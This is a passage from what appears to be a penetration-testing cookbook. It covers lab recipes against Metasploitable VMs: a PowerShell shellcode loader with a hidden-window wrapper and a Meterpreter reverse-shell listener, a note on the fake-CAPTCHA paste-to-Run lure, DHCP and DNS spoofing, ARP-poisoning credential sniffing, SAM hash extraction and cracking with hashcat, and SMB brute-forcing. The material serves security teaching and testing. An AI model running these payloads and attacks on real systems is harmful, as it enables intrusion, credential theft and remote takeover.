$gVerCTbSzS = $KHOEmeYHx::VirtualAlloc(0,[Math]::Max($WGolyBoJKwfxoOk.Length,0x1000),0x3000,0x
40)

[System.Runtime.InteropServices.Marshal]::Copy($WGolyBoJKwfxoOk,0,$gVerCTbSzS,$WGolyBoJKwfxoOk
.Length)

$KHOEmeYHx::CreateThread(0,0,$gVerCTbSzS,0,0,0)
```

Figure 8.44 – PowerShell copy and paste

5. You can copy the code output from *step 4* and add it to the following command:

```
powershell.exe -nop -w hidden -c "<PASTE CODE>"
```

### Tip



We have seen a new vector of this attack as part of a fake CAPTCHA where the attacker tells the user to press a button that copies the command and code, and then they are told to hit the *Windows* key + *R*, *Ctrl* + *V*, and *Enter*. This opens a run dialog, pastes the contents of the clipboard, and executes it.



6. To test the various payloads you created, move them to your Metasploitable Windows machine and start the listener on Kali by entering the following:

```
sudo msfdb run
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST <KALI IP>
set LPORT 9443
exploit -j
```

7. Move the files you created and test the different payloads.



#### Tip

It may be beneficial to reboot the Windows machine between tests.

## How it works...

In this recipe, we used `msfvenom` to generate PowerShell-based payloads designed to create a reverse connection from the victim's Windows machine back to our Kali system. These payloads included a `.ps1` script, an executable version, and an obfuscated script using multiple encoding layers to help evade antivirus detection. We also explored a copy-paste style attack that tricks the user into manually executing the payload using the Windows Run dialog. Once the payload is executed, the Metasploit listener on Kali receives the connection, giving us control of the target system through a Meterpreter session.

## See also...

For more information on `msfvenom`, check out this web page: <https://adfoster-r7.github.io/metasploit-framework/docs/using-metasploit/basics/how-to-use-msfvenom.html>.

## Spoofing DHCP

In this recipe, we explain DHCP spoofing, an attack that subverts the **Dynamic Host Configuration Protocol (DHCP)** to reroute network traffic and facilitate man-in-the-middle exploits. By spoofing DHCP, you will redirect client traffic from the Ubuntu Metasploitable machine to your Kali VM, which will allow you to access their data stream.

## Getting ready

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Metasploitable Ubuntu machine up and operational
- Web browser

## How to do it...

1. Open a terminal window.
2. Launch **Yersinia**:

```
sudo yersinia -I
```

3. Select the host-only interface (in my case, eth1) and type the following as needed:
  - i (to go to interfaces)
  - a (to shut off eth0)
  - b (to turn on eth1)
  - q (to exit)
4. Select **DHCP** for the protocol, type the following:

```
g (select protocol)
```

Scroll to **DHCP** and press *Enter*.

5. Let's begin the attack. Enter the following:
  - x (to execute the attack)
  - 2 (to create a DHCP rogue server)
6. Leveraging the following screenshot as a guide, enter the following information:
  - **Server ID**
  - **Start IP**
  - **End IP**
  - **Lease Time (secs)**
  - **Renew Time (secs)**
  - **Subnet Mask**

- Router
- DNS Server
- Domain




Figure 8.45 - Attack panel information



#### Tip

It's important to use leading zeros and populate the fields properly and completely.

7. Press *Enter* to begin the exploit.
8. To test the exploit, log into the Ubuntu machine and open a terminal window.
9. Start by showing the current IP address with the following command and look for the appropriate interface; in my case, it's `eth0`:

```
ifconfig

eth0 Link encap:Ethernet HWaddr 08:00:27:42:51:79
 inet addr:192.168.92.4 Bcast:192.168.92.255 Mask:255.255.255.0
 inet6 addr: fe80::a00:27ff:fe42:5179/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:109 errors:0 dropped:0 overruns:0 frame:0
 TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:25280 (25.2 KB) TX bytes:22565 (22.5 KB)
```

Figure 8.46 – ifconfig

**Note**

Note that this IP address is outside the range you have provided in the exploit.

10. To simulate a new computer coming online or a computer trying to renew its IP address, we will manually release and renew the IP address with the following command:

```
sudo dhclient -r && sudo dhclient eth0
```

11. Use the `ifconfig` command to see whether your IP address has changed.

You may need to run the command several times to gain a possible change. It's also possible that no matter how much you test, you will not see the change. This is due to the fact that the DHCP process is part of the underlying hypervisor and can respond to DHCP requests so much quicker than an external server can.

12. If you are having an issue seeing a change in the IP address, we can simulate this by disabling the DHCP server in the hypervisor. To begin this process, shut both VMs down.
13. Open the VirtualBox manager and select **File | Tools | Network Manager**.
14. From the next screen, select **Host-Only Networks | Properties | VirtualBox Host-Only Ethernet Adapter | DHCP Server**. Unselect **Enable Server**, and click on **Apply**.
15. Restart both VMs and start the exploit again.
16. Now, we will retest on the Ubuntu Metasploitable machine. In the terminal window, enter the command again:

```
sudo dhclient -v -r && sudo dhclient -v eth0
```

You may need to reboot the Ubuntu VM for the change to take effect.

17. You will now see a different IP address that corresponds to the range you provided in the exploit.

## How it works...

DHCP is used to provide IP information on networks. Most networks will use a DHCP server to configure client devices. When a DHCP client first boots up, it sends out a discovery packet to obtain an IP address. Any DHCP server will respond to this request with their scope information. It's a race as the first device packet received by the client is the one used. This could potentially lead to a client using an exploited DHCP client or even to route all its traffic through a particular device for further exploitation.

## There's more...

One way to force a device, such as a client computer, to use the IP address provided by your DHCP spoof exploit would be to exhaust the real DHCP server of all its IP addresses. Kali provides a tool for this called `dhcpgig`. Take a look at it here: <https://www.kali.org/tools/dhcpgig/>.

## Spoofing DNS

In this recipe, we investigate DNS spoofing, a method attackers use to alter DNS records and redirect users to malicious sites. We will use `dnscraf` to perform the spoofing attacks. This will tie back into the previous recipe on DHCP spoofing, since it provides the best method for inserting DNS as part of an attack.

## Getting ready


You need the Kali Linux VM up and operational to complete this recipe.

## How to do it...

1. Open a terminal window.
2. From this window, we will use `nslookup` to resolve some domain names to IP addresses:

```
nslookup google.com
```

Take note of the results:

A terminal window screenshot showing the command 'nslookup google.com' and its output. The prompt is '(kali㉿kali)-[~]'. The output shows the server IP as 103.157.187.167 and the address as 103.157.187.167#53. Below this, it shows 'Non-authoritative answer:' followed by the name 'google.com' and its IP address '142.250.76.174', and then the IPv6 address '2404:6800:4009:81a::200e'.


```
(kali㉿kali)-[~]
$ nslookup google.com
Server: 103.157.187.167
Address: 103.157.187.167#53

Non-authoritative answer:
Name: google.com
Address: 142.250.76.174
Name: google.com
Address: 2404:6800:4009:81a::200e
```

Figure 8.47 – `nslookup google.com`

3. Enter the following:

```
nslookup ns.google.com
```




```
(kali㉿kali)-[~]
$ nslookup ns.google.com
Server: 103.157.187.167
Address: 103.157.187.167#53

Non-authoritative answer:
Name: ns.google.com
Address: 216.239.32.10
```

Figure 8.48 – nslookup ns.google.com

4. Enter the following:

```
nslookup ns1.google.com
```



```
(kali㉿kali)-[~]
$ nslookup ns1.google.com
Server: 103.157.187.167
Address: 103.157.187.167#53

Non-authoritative answer:
Name: ns1.google.com
Address: 216.239.32.10
Name: ns1.google.com
Address: 2001:4860:4802:32::a
```

Figure 8.49 – nslookup ns1.google.com

5. Enter the following:

```
nslookup example.com
```




Let's break this command down a bit.

An option that I normally use is `interface <INTERFACE>`, which allows me to specify what interface I want the service bound to. Often, this may be a wireless interface:

- `--fakeip=<IP ADDRESS>` is what gets returned in the DNS reply
  - `--fakedomains=<DOMAIN NAME>` and all subdomains of this domain will resolve to fakeip
  - `--nameserver=<VALID DNS SERVER>` allows queries for other domains to be resolved through this spoofing attack
7. Let's check the results by opening a second terminal window and entering the following commands:

```
nslookup
server 127.0.0.1
```




A terminal window titled "kali@kali" with a menu bar (Session, Actions, Edit, View, Help). The prompt is "(kali@kali)-[~]". The user enters "\$ nslookup" and then "> server 127.0.0.1". The output is "Default server: 127.0.0.1" and "Address: 127.0.0.1#53".

Figure 8.52 – Server 127.0.0.1 output

8. Enter the following and compare the IP address returned to our previous nslookup operations:

```
google.com
```



A terminal window titled "kali@kali" with a menu bar (Session, Actions, Edit, View, Help). The prompt is "(kali@kali)-[~]". The user enters "\$ nslookup" and then "> server 127.0.0.1". The output is "Default server: 127.0.0.1" and "Address: 127.0.0.1#53". Then the user enters "> google.com". The output is "Server: 127.0.0.1", "Address: 127.0.0.1#53", "Name: google.com", "Address: 192.168.92.3" (highlighted with a red box), "Name: google.com", and "Address: 2404:6800:4009:80d::200e".

Figure 8.53 – nslookup of google.com



9. Test and compare the others as well:

- ns1.google.com
- ns.google.com
- www.google.com
- example.com (note this still returns the proper information)

10. You may now close the terminal windows.

## How it works...

dnscchef starts a rudimentary DNS server that will respond to queries based on the domains and IP addresses entered. It will forward and proxy any domain requests that were not specified. This tool works best with DHCP spoofing, where you can include your attacker's IP address in the DHCP reply.

## There's more...

More information on dnscchef can be found at <https://www.kali.org/tools/dnscchef/>. Another common DNS spoofing tool is **bettercap**. This is popular because of its ability to simultaneously perform ARP spoofing, which is needed in an environment where you cannot replace the DNS server through DHCP. Information on bettercap can be found at <https://www.kali.org/tools/bettercap/>. bettercap can be challenging to get working in a virtual environment, but is easily tested on a physical network.

### Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to [packtpub.com/unlock](https://packtpub.com/unlock)). Search for this book by name, confirm the edition, and then follow the steps on the page.

*Note: Keep your invoice handy. Purchases made directly from Packt don't require an invoice.*

UNLOCK NOW



# 9

## Breaking Barriers: the Secrets of Password Cracking

In this chapter, you will learn how attackers compromise user credentials across various operating systems and services. You will see how passwords and other authentication mechanisms can be subverted through network interception, extraction of stored hashes, and systematic brute-force attempts. By walking through each approach, you'll gain insight into the practical steps adversaries follow to break into local systems, remote hosts, and entire domains.

We will dive into a broad range of techniques, from leveraging password lists to crafting powerful mutation strategies and exploiting everyday habits such as password reuse. Whether the focus is on cracking archived files, intercepting network traffic, or performing shoulder-surfing in physical environments, this chapter emphasizes the methods and tools necessary to successfully compromise login credentials.

The following recipes will be covered in this chapter:

- Implementing credential sniffing on network traffic
- Cracking local Windows passwords
- Cracking remote Windows passwords
- Cracking local Linux passwords
- Brute-forcing password hashes
- Optimizing John the Ripper
- Generating custom wordlists with CeWL
- Expanding custom word lists with RSMangler

- Logging key strokes
- Attacking 2FA
- Cracking FTP/Telnet/SSH/LDAP passwords
- Cracking RDP passwords
- Cracking VNC passwords
- Cracking ZIP/RAR files
- Stuffing credentials

## Technical requirements

We will be using a variety of different victim machines in our lab environment during this chapter.

## Implementing credential sniffing on network traffic

In this recipe, you will learn how to intercept and analyze raw network traffic to uncover sensitive login details. You'll work with Kali Linux-based tools to capture unencrypted or weakly protected credentials, illustrating exactly how attackers extract vital information—and how to defend against these methods.

### Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- An Ubuntu Metasploitable VM, up and operational

### How to do it...

1. Start by identifying the IP addresses of your Metasploitable Windows VM and your host machine where VirtualBox is running. There will be multiple IP addresses; you are looking for the IP addresses associated with the host-only network. Here is the information for my network:


**Host Windows Machine – 192.168.1.34**

**Ubuntu Metasploitable VM – 192.168.92.4**

2. In Kali, open a terminal window.
3. Enable IP forwarding on Kali to perform a man-in-the-middle attack using the following:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

4. Check to see which interface is tied to the host-only network (look for the one with the same subnet) using the following:



```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.1.39 netmask 255.255.255.0 broadcast 192.168.1.255
 inet6 fe80::1e82:c243:9333:1fb1 prefixlen 64 scopeid 0x20<link>
 ether 08:00:27:1f:b7:23 txqueuelen 1000 (Ethernet)
 RX packets 602276 bytes 903826115 (861.9 MiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 132507 bytes 13002610 (12.4 MiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.92.3 netmask 255.255.255.0 broadcast 192.168.92.255
 inet6 fe80::ab7c:7fff:b4db:abc9 prefixlen 64 scopeid 0x20<link>
 ether 08:00:27:14:7b:e9 txqueuelen 1000 (Ethernet)
 RX packets 438 bytes 53140 (51.8 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 300 bytes 29821 (29.1 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 9.1 – ifconfig

In this example, you will see that it is eth1.

5. Launch Ettercap with an ARP attack to redirect traffic toward our Kali VM using the following, with the first IP address being the gateway and the second IP address indicating the target VM.

```
sudo ettercap -Tq -i eth1 -M arp:remote /192.168.1.34//
/192.168.92.4//
```

6. Move to your Windows host machine, open a terminal window, and enter the following command to create an FTP connection to the remote computer:

```
ftp 192.168.92.4
```

Enter the username and password as *vagrant*.

7. Return to the Kali Linux VM terminal window and observe the output, which provides the username and password that were used to connect to the remote computer.

```
Text only Interface activated ...
Hit 'h' for inline help

FTP : 192.168.92.4:21 → USER: vagrant PASS: vagrant
█
```

Figure 9.2 – Capture of FTP username and password

8. As you can see, we captured the username and password for the user.



**Tip**

Without ARP poisoning, we would not be able to see this, as a switch or router would prevent the Kali Linux VM from receiving the traffic, as it was not destined for it.

9. Disable IP forwarding to return our computer to its original state:

```
sudo sysctl -w net.ipv4.ip_forward=0
```

10. You may now close all the terminal windows.

## How it works...

It's important to understand the importance of the ARP capabilities that are going on in this example. By manipulating the ARP table, we are effectively redirecting communications between the two devices (the host machine and the Metasploitable Ubuntu VM) via the Kali Linux box. Without this manipulation, we would not be able to see the captured credentials. Ettercap looks for a variety of clear-text passwords in communications between the two hosts and indicates them in the output.

## See also...

Ettercap has a multitude of tools included with it. It's a very powerful tool in the Kali arsenal. To get more information, check out their site at <https://www.ettercap-project.org/>.

## Cracking local Windows passwords

In this recipe, you will discover how to retrieve password hashes from a Windows system and systematically crack them. By walking through a common extraction and cracking technique, you'll see how intruders gain local access and how you can reinforce endpoint security. For this recipe, we will assume we have a compromised PC with direct access to the machine.

### Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- A Windows Metasploitable VM, powered down

### How to do it...

1. With the Windows machine powered down. Start it and immediately begin hitting the *F8* key to be provided with the advanced boot options. If you don't catch it initially, restart the machine and try again. If successful, you will see the following screen:




Figure 9.3 – Windows boot options

2. Select **Repair Your Computer**.

3. Select the appropriate keyboard when asked and select **Next**.
4. Log in with the username and password for Vagrant (these credentials would have been obtained from other attacks).

**Tip**

If you did not have a username and password, you could have booted from a Kali thumb drive and mounted the Windows drive.

5. Select **Command Prompt** under the system recovery options:



Figure 9.4 – Command Prompt

6. Once in the command prompt, enter the following commands to copy the password databases to a new directory called hash:

```
mkdir c:\inetpub\wwwroot\hash
copy c:\Windows\System32\config\SAM c:\inetpub\wwwroot\hash\
copy c:\Windows\System32\config\SYSTEM c:\inetpub\wwwroot\hash\
```

7. Close the command prompt, click the **Restart** button, and allow the VM to boot normally.
8. From Kali, open a terminal window and enter the following commands to move the collected file to our Metasploitable Windows VM:

```
mkdir ~/hash
cd ~/hash
ftp 192.168.92.5
```

(use the IP address of your Metasploitable Windows VM) and use the following credentials to log in.


The user is **vagrant** and the password is **vagrant**.

```
bin
cd hash
get SAM
get SYSTEM
exit
```

9. Enter the following to dump the hashes:

```
cd ~/hash
samdump2 SYSTEM SAM > hash.txt
cat hash.txt
```

(verify the hashes are in the file).



```
kali@kali: ~/hash
Session Actions Edit View Help

(kali@kali)-[~]
$ cd ~/hash

(kali@kali)-[~/hash]
$ samdump2 SYSTEM SAM > hash.txt

(kali@kali)-[~/hash]
$ cat hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
disabled Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
disabled sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfeb670042a53f:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::

(kali@kali)-[~/hash]
$
```

Figure 9.5 – samdump2



10. Let's use hashcat and the popular rockyou wordlist to try and decipher the hashes. This method looks for common password hashes:

```
hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```

kali@kali: ~/hash
Session Actions Edit View Help

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

31d6cfe0d16ae931b73c59d7e0c089c0:
e02bc503339d51f71d913c245d35b50b:vagrant
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hash.txt
Time.Started.....: Tue Nov 4 15:38:46 2025 (6 secs)
Time.Estimated...: Tue Nov 4 15:38:52 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 3728.5 kH/s (0.23ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 3/18 (16.67%) Digests (total), 3/18 (16.67%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 26%

Started: Tue Nov 4 15:38:15 2025
Stopped: Tue Nov 4 15:38:53 2025

```

Figure 9.6 – hashcat output



#### Tip


The `-m` specifies the types of hashes. `1000` is for NTLM. Check out all the options at <https://hashcat.net/wiki/doku.php?id=hashcat>.

11. In the preceding highlighted output, the first line with no password indicates a blank password.

12. Let's identify the usernames associated with the passwords. I'm pretty sure we can guess the username associated with Vagrant, so let's check the other one:

```
cat hash.txt | grep
```

(enter hash ID)



```
(kali㉿kali)-[~/hash]
$ hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
e02bc503339d51f71d913c245d35b50b:vagrant
31d6cfe0d16ae931b73c59d7e0c089c0:
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l

(kali㉿kali)-[~/hash]
$ cat hash.txt | grep 0fd2eb40c4aa690171ba066c037397ee
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::

(kali㉿kali)-[~/hash]
$
```

Figure 9.7 – Username `c_three_pio`

The output shows that that the `c_three_pio` user's password is `pr0t0c0l`.

13. You may close the terminal window.

## How it works...

Using local access to the machine and credentials obtained elsewhere, or perhaps using the prior recipe, we obtain the **SYSTEM** and **SAM** files. This can also be done by booting from a USB with Kali. If you were to do this, no username or password would be required. Once we have the files, we dump the hashes and then use hashcat with the popular `rockyou.txt` wordlist to obtain the passwords and match them against the users.

## See also...

For more information on using `samdump2`, check out this website: <https://www.kali.org/tools/samdump2/>, or for information on hashcat, check out this website: <https://www.kali.org/tools/hashcat/>.

## Cracking remote Windows passwords

In this recipe, you will see how attackers leverage network services or protocols to crack Windows credentials from afar. You'll practice targeting the SMB service, employing dictionary attacks to reveal weak passwords. This knowledge will help you identify and seal vulnerabilities on Windows machines exposed to the network.

## Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- A Windows Metasploitable VM, up and operational

## How to do it...

1. Open a terminal window in Kali.
2. Start Metasploit by entering:

```
sudo msfdb run
```

3. Now get the SMB version information. Early versions of SMB are weak and use weak encryption to protect passwords.

```
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.92.5
run
```

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.92.5
RHOSTS => 192.168.92.5
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/ry.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.92.5:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:0, 1) (uptime:10m 59s) (guid:{69fe9d57-025b-45a2-a4d3-c95150725459}) (authentication domain:VAGRANT-2008R2)
[+] 192.168.92.5:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601)
[*] 192.168.92.5 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > █
```

Figure 9.8 – SMB version

4. Let's try to dump the password hashes. This example assumes we do not have a valid username and password.

```
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.92.5
set USER_FILE /usr/share/metasploit-framework/data/wordlists/namelist.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/password.lst
run
```

- This will take a long time and will involve enumerating the passwords. Since we already have a valid username and password, we are going to exit out from using the running process by typing the following:

```
<CONTROL> c
```

